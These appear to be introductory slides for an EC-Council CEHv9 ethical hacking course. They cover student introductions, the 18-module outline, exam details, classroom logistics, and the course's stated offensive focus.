





Welcome to Certified Ethical Hacker Class!

Student Introduction


Unmask the Invisible Hacker




Introduction



- ↳ Name
- ↳ Company Affiliation
- ↳ Title / Function
- ↳ Job Responsibility
- ↳ System security related experience
- ↳ Expectations



Course Materials




Identity
Card



Student
Courseware



Lab Manual/
Workbook



Course
Evaluation



Reference
Materials

CEHv9 Course Outline




01	Introduction to Ethical Hacking	07	Sniffing	13	SQL Injection
02	Footprinting and Reconnaissance	08	Social Engineering	14	Hacking Wireless Networks
03	Scanning Networks	09	Denial-of-Service	15	Hacking Mobile Platforms
04	Enumeration	10	Session Hijacking	16	Evading IDS, Firewalls, and Honeypots
05	System Hacking	11	Hacking Webservers	17	Cloud Computing
06	Malware Threats	12	Hacking Web Applications	18	Cryptography

EC-Council Certification Program



There are several levels of certification tracks under the EC-Council Accreditation body:




Certified Ethical Hacker Track




CEH Certification Track

Complete the following steps:

Attend the Ethical Hacking and Countermeasures Course



Pass the CEH Exam
312-50 (ECC Exam Portal) /
312-50 (VUE)



CEHv9 Exam Information



- ✓ Exam Title: Certified Ethical Hacker
- ✓ Exam Code: 312-50 (ECC Exam Portal) / 312-50 (VUE)
- ✓ Number of Questions: 125
- ✓ Duration: 4 hours
- ✓ Availability: ECC Exam Portal / VUE
- ✓ Passing Score: 70%
- ✓ The training center / instructor will advise you about the exam schedule and voucher details
- ✓ This is a difficult exam and requires extensive knowledge of CEH Core Modules

Student Facilities



Class
Hours



Building
Hours




Phones



Parking




Messages



Restrooms

Smoking



Meals




Recycling



Lab Sessions



- Lab Sessions are designed to reinforce the classroom sessions
- The sessions are intended to give a **hands on experience** only and does not guarantee proficiency
- There are tons of labs in the lab manual. Please practice these labs back at home.



What Does CEH Teach You?




Network Security

Defense, Cisco Security, Firewalls, IDS, Logs, Network, Antivirus, Hardware, Troubleshooting, Availability, Server/Client Security, creating policies, network Management etc.....

Denial of Service, Trojans, Worms, Virus, Social Engineering, Password cracking, Session Hijacking, System failure, Spam, Phishing, Identity theft, Wardriving, warchalking, bluejacking, Lock picking, Buffer Overflow, System hacking, Sniffing, SQL Injection.....

Ethical Hacking



This is What CEH Teaches You!

What CEH is NOT?



CEH class is NOT a Network Security training program

- Please attend EC-Council's ENSA class for that



CEH class is NOT a Security Analysis training program

- Please attend EC-Council's ECSA class for that




CEH class is NOT a Security Testing training program

- Please attend EC-Council's LPT Exam for that



**CEH class is 100%
NETWORK OFFENSIVE
Training Program**






Remember This!

**The CEH Program Teaches you 100%
Network Offensive Training and not
Defensive**


CEH Class Speed



The CEH class is extremely fast paced



The class “speed” can be compared to the climax scene from the movie Mission Impossible (Bullet train sequence)



There are tons of hacking tools and hacking technologies covered in the curriculum



The instructor WILL NOT be able to demonstrate ALL the tools in this class



He will showcase only selected tools




The students are required to practice with the tools not demonstrated in the class on their own

